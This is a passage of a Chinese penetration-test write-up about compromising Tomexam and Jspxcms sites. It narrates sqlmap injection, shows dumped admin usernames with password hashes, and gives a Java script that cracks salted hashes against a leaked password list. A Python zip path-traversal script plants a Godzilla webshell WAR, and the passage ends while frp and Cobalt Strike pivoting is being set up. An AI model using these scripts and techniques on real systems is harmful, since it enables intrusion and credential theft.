
在另一个地址处，发现可以注册用户。然后注册用户进行登录。

(https://xzfile.aliyuncs.com/media/upload/picture/20220607203630-75089c26-e65e-1.png)

登录之后发现，某处存在 sql 注入。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203646-7e8c5404-e65e-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203656-8461cb3e-e65e-1.png)

使用 sqlmap 进行获取用户信息。


(https://xzfile.aliyuncs.com/media/upload/picture/20220607203708-8bbb1aca-e65e-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203713-8eb4ce60-e65e-1.png)


| 1 | 1 | 1399999999 | 1 | 超级管理员 | admin | admin | 17D03DA6474CE8BEB13B01E79F789E63 | 2022-04-09 00:14:08 | 301 |
| 6 | 2 | | 1 | | eu3 | eu3 | 4124DDEBABDF97C2430274823B3184D4 (eu3) | 2014-05-17 13:58:49 | 14

成功抓到了管理员用户和密码，然后使用 md5 进行解密。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203724-94d64792-e65e-1.png)

成功进行登录。登录之后没有找到可 getshell 的地方。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203729-98487a26-e65e-1.png)

6.Jspxcms-SQL 注入


首页发现可以注册用户和进行登录。首先搜索历史漏洞，看看有没有 getshell 的地方。

(https://xzfile.aliyuncs.com/media/upload/picture/20220607203737-9cffb39a-e65e-1.png)

发现先知的大佬做过找个版本的代码审计。参考链接： https://xz.aliyun.com/t/10891?page=1#toc-7 (https://xz.aliyun.com/t/10891?page=1#toc-7) 。发现可以通过文件上传进行 gethshell。


(https://xzfile.aliyuncs.com/media/upload/picture/20220607203746-a277c1a0-e65e-1.png)

在之前的 tomexam 的数据库中，发现存在 jspxcms，试试查找一下管理员的用户和信息。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203754-a72d3aa4-e65e-1.png)

使用 sqlmap 进行查找表、用户和吗密码。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203802-abc3c272-e65e-1.png)

成功发现了用户名和加密的密码。密码推断是明文密码 + salt 然后再进行 md5 加密。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203813-b21c3352-e65e-1.png)

7. 编写解密脚本

通过其源码，分析其加密方式，然后编写解密脚本。


```
package com.jspxcms.core;
import com.jspxcms.common.security.SHA1CredentialsDigest;
import com.jspxcms.common.util.Encodes;
import java.io.File;
import java.io.FileReader;
import java.io.FileWriter;
import java.io.PrintWriter;
import java.util.Scanner;
public class Testmain {
  public static void main(String[] args)throws Exception {
    byte[] salt = Encodes.decodeHex("9b2b38ad7cb62fd9");
    SHA1CredentialsDigest test = new SHA1CredentialsDigest();
    String fileName = "D:\\csdnpass.txt";
    String fileName2 = "D:\\hashpassword2.txt";
    try (Scanner sc = new Scanner(new FileReader(fileName))) {
      while (sc.hasNextLine()) {
        String line = sc.nextLine();
        String encPass = test.digest(line, salt);
        File f = new File(fileName2);
        FileWriter fw = new FileWriter(f, true);
        PrintWriter pw = new PrintWriter(fw);
        pw.println(line + " " + encPass);
        pw.close();
      }
    }
  }
}
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203842-c3ad090c-e65e-1.png)

8. 登录 jspxcms 后台 getshell


使用管理员用户和解密出来的密码，成功进入管理员后台。





(https://xzfile.aliyuncs.com/media/upload/picture/20220607203851-c8f192d4-e65e-1.png)

使用哥斯拉生成一个木马，然后使用 jar，打包成为 war 包。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203859-cdcb01dc-e65e-1.png)


9. 编写目录穿越脚本

根据先知社区的大佬提出的方法，编写目录穿越脚本。

```
import zipfile
zip = zipfile.ZipFile("test.zip",'w',zipfile.ZIP_DEFLATED)
with open("god.war","rb") as f:
  data=f.read();
zip.writestr("../../../god.war",data)
zip.close()
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220607203912-d53d2e0e-e65e-1.png)


成功进行上传。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203921-da96a308-e65e-1.png)

10. 获取 webshell


使用哥斯拉连接 webshell, 成功执行命令。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203930-e04fcdf6-e65e-1.png)

1.frp 反向代理上线 CS

首先配置内网 cobalt strike 内网上线




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204333-7126bf92-e65f-1.png)

在 kali 启动 cs 服务端，

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204339-746a33fa-e65f-1.png)

查看其端口



